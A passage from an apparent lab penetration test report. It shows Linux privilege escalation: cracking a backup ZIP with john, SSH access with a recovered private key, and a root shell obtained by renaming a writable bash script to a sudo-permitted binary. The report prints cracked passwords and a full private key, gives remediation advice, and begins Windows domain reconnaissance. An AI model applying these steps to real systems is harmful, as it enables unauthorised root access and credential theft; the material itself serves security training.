/snap/core18/2855/usr/bin/passwd
/snap/core18/2855/usr/bin/sudo
/snap/core18/2855/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2855/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
/snap/core22/1908/usr/bin/chfn
/snap/core22/1908/usr/bin/chsh
/snap/core22/1908/usr/bin/gpasswd
/snap/core22/1908/usr/bin/mount
/snap/core22/1908/usr/bin/newgrp
/snap/core22/1908/usr/bin/passwd
/snap/core22/1908/usr/bin/su
/snap/core22/1908/usr/bin/sudo
/snap/core22/1908/usr/bin/umount
/snap/core22/1908/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core22/1908/usr/lib/openssh/ssh-keysign
/snap/core22/1908/usr/libexec/polkit-agent-helper-1
/usr/libexec/polkit-agent-helper-1
/usr/sbin/pppd
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/gpasswd
```

Figure 22. SUID-SGID Executables

I also tried listing the SUID executables, but that didn't give me anything to work with, so I had to resort to manual navigation and checking files inside the machine.

```
www-data@delta:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Apr 16 14:10 .
drwxr-xr-x 20 root root 4096 Apr 16 15:30 ..
drwxr-x--- 17 bob  bob  4096 Apr 16 14:21 bob
www-data@delta:/home$
```

Figure 23. Home Directory

First, I navigated to the home directory, and I can see the user directory bob, but I don't have access to it. I also viewed the crontab content in

```
www-data@delta:/home$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
# You can also override PATH, by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Figure 24. `/etc/crontab` Content

case there is something I could exploit, but with no luck. PATH does not

```
www-data@delta:/home$ echo $PATH
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```

Figure 25. Path

contain any writable directories either, so I can't use that to my advantage.

```
www-data@delta:/var/backups$ ls
ls
alternatives.tar.0      dpkg.arch.2.gz          dpkg.statoverride.2.gz
alternatives.tar.1.gz   dpkg.diversions.0       dpkg.status.0
alternatives.tar.2.gz   dpkg.diversions.1.gz    dpkg.status.1.gz
apt.extended_states.0   dpkg.diversions.2.gz    dpkg.status.2.gz
dpkg.arch.0             dpkg.statoverride.0     user_backup.zip
dpkg.arch.1.gz          dpkg.statoverride.1.gz
```

Figure 26. `/var/backups` Content

2.9 Getting Bob's Credentials

While manually searching for directories and files, I stumbled upon an interesting directory inside /var. It contains some irrelevant gzip files, but the one that stands out the most is user_backup.zip. I exfiltrated it to my Kali machine with a Python HTTP server.

```
└─$ wget http://192.168.107.173:8000/user_backup.zip
--2025-05-01 12:27:01--  http://192.168.107.173:8000/user_backup.zip
Connecting to 192.168.107.173:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3285 (3.2K) [application/zip]
Saving to: 'user_backup.zip'

user_backup.zip                 100%[=======================================================>]   3.21K
 --.-KB/s    in 0s

2025-05-01 12:27:01 (452 MB/s) - 'user_backup.zip' saved [3285/3285]
```

Figure 27. Exfiltrating `user_backup.zip`

```
└─$ ls
CVE-2021-4034  SPF  TheFatRat  Veil  Win32  WinPrivEscTools  debian  impacket_env  linpeas.sh  source  user_backup.zip  x64  zphisher
```

Figure 28. Exfiltrating `user_backup.zip` (continued)




Figure 29. ZIP File Content

When opening the ZIP file, it contains four files. Two of these are id_rsa files for ssh, one is a C source file, and the other is a text file containing a password.




Figure 30. Password file inside the ZIP

When attempting to read the files, the ZIP was password protected. I used zip2john to transform it into a crackable format, and then used john to crack the password.

```
└─$ zip2john user_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1979, decmplen=2590, crc=A144E09A
ts=0298 cs=0298 type=8
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=470, decmplen=563, crc=41C3027
7 ts=029A cs=029a type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** user_backup.zip/my_password.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23,
 crc=21E9B663 ts=02BA cs=02ba type=0
ver 2.0 efh 5455 efh 7875 user_backup.zip/easysysinfo.c PKZIP Encr: TS_chk, cmplen=115, decmplen=148, crc=A256
BBD9 ts=0170 cs=0170 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.
```

Figure 31. Transforming the Zip into Crackable Format with `zip2john`

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby       (user_backup.zip)
1g 0:00:00:05 DONE (2025-05-01 12:42) 0.1703g/s 2443Kp/s 2443Kc/s 2443KC/s "2parrow"..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 32. Cracking hash with `john`

The ZIP password is !randybaby. After extracting the files with the password, I read the content of each file.

```
└─$ cat easysysinfo.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/usr/bin/date");

  system("cat /etc/hosts");

  system("/usr/bin/uname -a");

}
```

Figure 33. `easysysinfo` file content

```
└─$ cat my_password.txt
randylovesgoldfish1998
```

Figure 34. Other ZIP file content

The C code runs the date command, displays the content of /etc/hosts with cat, and prints basic info about the machine. setuid(0) and setgid(0) make the program run as root. Since I also have the private key and know that the user is bob, I can try to use it to ssh.

2.10 SSH As Bob

```
└─$ ssh -i id_rsa bob@192.168.107.173
bob@192.168.107.173's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

119 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
welcome delta team
bob@delta:~$
```

Figure 35. `ssh` as Bob

2.11 User Flag

When asked for the password, I entered the password that was inside $my_password.txt$. After

I was able to find the user flag: 98342721012390839081.

2.12 Root Flag

What's left now is the root flag. Inside bob's home directory, there is an unusual directory called tools. There are 3 files: one called cat which is owned by bob, so I can write to it;

```
bob@delta:~/tools$ ls -la
total 32
drwxrwxr-x  2 bob  bob   4096 Apr 16 13:36 .
drwxr-x--- 17 bob  bob   4096 Apr 16 14:21 ..
-rwxrwxr-x  1 bob  bob     24 Apr 16 13:36 cat
-rwsr-xr-x  1 root root 16192 Jul 30  2021 easysysinfo
-rwxr-xr-x  1 root root   318 Jul 29  2021 easysysinfo.py
```

Figure 37. tools Directory Content

another file seems to be a binary, so I can only run it; the last file is a Python file.

```
bob@delta:~/tools$ cat cat
#!/bin/bash
/bin/bash
bob@delta:~/tools$ cat easysysinfo.py
#!/usr/bin/python3.9

import os

command1 = "/usr/bin/date"
command2 = "/usr/bin/cat /etc/hosts"
command3 = "/usr/bin/uname -a"


def output():
        print("Today is: ")
        os.system(command1)

        print("\n")

        print("Hosts File: ")
        os.system(command2)

        print("\n")

        print("Kernal Version: ")
        os.system(command3)

output()
bob@delta:~/tools$
```

Figure 38. File Content

The `cat` file will only spawn a bash shell when run. The Python code will display some basic info about the system. I mostly care about the `cat` file since I can write to it. The next step was running `sudo -l` as `bob` to see what he can run with sudo. `bob` can run

```
bob@delta:~/tools$ sudo -l
[sudo] password for bob:
Matching Defaults entries for bob on delta:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User bob may run the following commands on delta:
    (root) PASSWD: /home/bob/tools/easysysinfo
```

Figure 39. `sudo -l` as Bob

`easysysinfo` with sudo, and since `cat` is writable, I can change its name to `easysysinfo` and run it with sudo to spawn a root shell.




Figure 40. Changing `cat` To `easysysinfo`

I successfully changed the file name; now all that is left to do is run `sudo easysysinfo`. After running the program as root, I got a root shell and was able to read the root flag:




Figure 41. Getting Root

`4NJSA99SD7922197D7S90PLAWE`. The other text files aren't that important.

Figure 42. Other Text Files

3 Summary of Findings

Throughout the pentesting journey, I found 2 flags, a user and ZIP password, and a private `ssh` key.

3.1 Flags

- User Flag: `98342721012390839081`
- Root Flag: `4NJSA99SD7922197D7S90PLAWE`

3.2 Passwords

- ZIP Password: `!randybaby`
- Bob's Password: `randylovesgoldfish1998`

3.3 Private SSH Key

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

```
/0InQjtZghzUpm5n2uih1i6NK9XVorljeifmJEWyHzGQk/stkUuBSxa382JNLnS81SomHW
JX+5wBHL6NY/fBvPiodsLaOnMJTm/1OwAAAMEA6Q+jz/8akC7NnRR6WLLfJXGEVK0mSAyT
TzXBAG3BIlkPMP463lm+SCTQnhgj1AXq64ozVS1PbYBkVMCaS0dAbWGU1fWYCBy9Qdd0eK
NLZrlsGWyW19y6EBZRrrQYpFTddMrXiz226+ooubeMFqY0/2zB8JRE4e2s3+JGQmWtQ9Pk
wbzWGscf7w1YmG7LvV1U45JAoOfUhoLSy8OkZLoKJ7NMJWYASj/dVa3X2EvBsFWPYkVJnu
WWR6gS/pLqQ5rfAAAACXJhbmR5QHRvcgE=
-----END OPENSSH PRIVATE KEY-----
```

4 Remediation

4.1 Updating Software

Every software or service that is used should be updated to the latest version. This includes the web server and the operating system itself. Although I was unable to exploit the operating system or the web server through vulnerabilities, the Nexpose and `linpeas` scan showed that they are vulnerable. Here's more information on updating the operating](https://ubuntu.com/tutorials/upgrading-ubuntu-desktop1-before-you-startoperating) system and the web](https://httpd.apache.org/web) server.

4.2 Sensitive Data Exposure

When enumerating the web server, I was able to read some developer notes. These should not be present in a production environment, because they can reveal sensitive data that can be used to take control over the machine. In my case, it hinted at the existence of a log file that I successfully poisoned.

4.3 Local File Inclusion

I was able to read sensitive data such as `/etc/passwd` through a local file inclusion vector. This happened because of an unsecure `php` code that allowed for any file to be read through passing a `file=` argument in the url. The code should be hardened in order to prevent this. More on that can be found here](https://www.brightsec.com/blog/local-file-inclusion-lfi/here).

4.4 Weak Passwords

After setting foot in the machine, I found a password protected ZIP file, which was easily cracked using a common wordlist. The client should use strong passwords that are not exposed in wordlists, and preferrably use a password manager or implement a password policy. More on that can be read here](https://www.aptive.co.uk/blog/what-is-weak-password-policy/: :text=real

4.5 Weakly Protected Info

When enumerating the machine, I was able to read sensitive information through weakly secured folders. A private SSH key along with the user password inside a password-protected ZIP file that was easily cracked. To prevent this, refrain from storing sensitive information like credentials in easily accessible files.

4.6 Incorrect File Permissions

When logged in as Bob, there was a writeable file inside his home directory that could be executed as sudo. This means that any code written inside it could be ran as sudo. Writeable files should never have the option to be ran as sudo.

4.7 Log Injection

I was able to find a log file that allowed me to execute `php` commands through `ssh` connections. This happened due to improper sanitization of logs. The logs should be properly sanitized and preferably using a secure logging library. More on that can be found here](https://snyk.io/blog/prevent-log-injection-vulnerability-javascript-node-js/here).

Part II
Windows

5 Recon

5.1 Finding Target IPs

First, I needed to find the target IPs. I used `netdiscover` to locate the targets. I was given a Domain Controller and two joined Windows machines.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 600
-------------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-------------------------------------------------------------------------------
192.168.174.129 00:0c:29:88:d0:67      6     360  VMware, Inc.
192.168.174.1   00:50:56:c0:00:04      1      60  VMware, Inc.
192.168.174.128 00:0c:29:cf:43:ad      1      60  VMware, Inc.
192.168.174.174 00:0c:29:ad:e4:65      1      60  VMware, Inc.
192.168.174.254 00:50:56:e2:87:96      1      60  VMware, Inc.
```

Figure 43. `netdiscover` Scan


5.2 Nexpose Scan

I performed a Nexpose scan on all machines.

VULNERABILITIES

Vulnerability	Severity	Instances
TLS/SSL Birthday attacks on 64-bit block ciphers (SWEET32)	Severe	2
TLS/SSL Server is enabling the BEAST attack	Severe	2
TLS Server Supports TLS version 1.0	Severe	2
TLS/SSL Weak Message Authentication Code Cipher Suites	Severe	2
TLS/SSL Server Supports The Use of Static Key Ciphers	Moderate	2
TLS Server Supports TLS version 1.1	Moderate	2
TLS/SSL Server Does Not Support Any Strong Cipher Algorithms	Moderate	2
TLS/SSL Server Supports 3DES Cipher Suite	Moderate	2
NetBIOS NBSTAT Traffic Amplification	Moderate	1

Figure 44. Nexpose DC Scan



VULNERABILITIES

EXCLUDE | RECALL | RESUBMIT — Total Vulnerabilities Selected: 0 of 10

Title	CVSSv2	CVSSv3	Risk	Instances	First Found	Reintroduced	Solution	Investigation	Exceptions
SMBv2 signing not required	6.2	5.9	395	1	5/5/2025			Investigate	Exclude
TLS/SSL Birthday attacks on 64-bit block ciphers (SWEET32)	5	7.5	670	1	5/5/2025			Investigate	Exclude
TLS/SSL Weak Message Authentication Code Cipher Suites	4		268	1	5/5/2025			Investigate	Exclude
TLS Server Supports TLS version 1.0	4.3		288	1	5/5/2025			Investigate	Exclude
TLS/SSL Server is enabling the BEAST attack	4.3	5.9	483	1	5/5/2025			Investigate	Exclude
TLS Server Supports TLS version 1.1	2.6		174	1	5/5/2025			Investigate	Exclude
TLS/SSL Server Supports The Use of Static Key Ciphers	2.6		174	1	5/5/2025			Investigate	Exclude
NetBIOS NBSTAT Traffic Amplification	0		0.0	1	5/5/2025			Investigate	Exclude
TLS/SSL Server Does Not Support Any Strong Cipher Algorithms	0		0.0	1	5/5/2025			Investigate	Exclude
TLS/SSL Server Supports 3DES Cipher Suite	0		0.0	1	5/5/2025			Investigate	Exclude

Showing 1 to 10 of 10 | Export to CSV — Rows per page: 10 — 1 of 1

Figure 45. Nexpose Windows A Scan




Figure 46. Nexpose Windows B Scan

The scans show that SMB signing is disabled, which I can use to perform man-in-the-middle attacks.

5.3 `nmap` Scan

I performed an `nmap` TCP scan on all machines.

```
└─$ nmap -sV 192.168.174.129 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 17:25 EDT
Nmap scan report for 192.168.174.129
Host is up (0.00050s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-03 07:27:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: zeuscorp.local0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
59146/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
59147/tcp open  msrpc         Microsoft Windows RPC
59160/tcp open  msrpc         Microsoft Windows RPC
59164/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:88:D0:67 (VMware)
Service Info: Host: ZEUS-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 171.60 seconds
```

Figure 47. Domain Controller `nmap` Scan

From this scan, I can infer that this is a Domain Controller running Active Directory, Kerberos, LDAP, RPC, and SMB.

```
└─$ nmap -sV 192.168.174.128 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 17:36 EDT
Nmap scan report for 192.168.174.128
Host is up (0.00024s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: ZEUSCORP)
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49694/tcp open  msrpc        Microsoft Windows RPC
49695/tcp open  msrpc        Microsoft Windows RPC
49700/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:CF:43:AD (VMware)
Service Info: Host: WINDOWSBOXB; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 208.11 seconds
```

Figure 48. First Windows Machine `nmap` Scan

From this scan, I can see that this machine has the SMB port open and WinRM open on port 5985. The latter can be targeted with `evil-winrm`.

```
└─$ nmap -sV 192.168.174.174 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-02 17:37 EDT
Nmap scan report for 192.168.174.174
Host is up (0.00034s latency).
Not shown: 65520 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
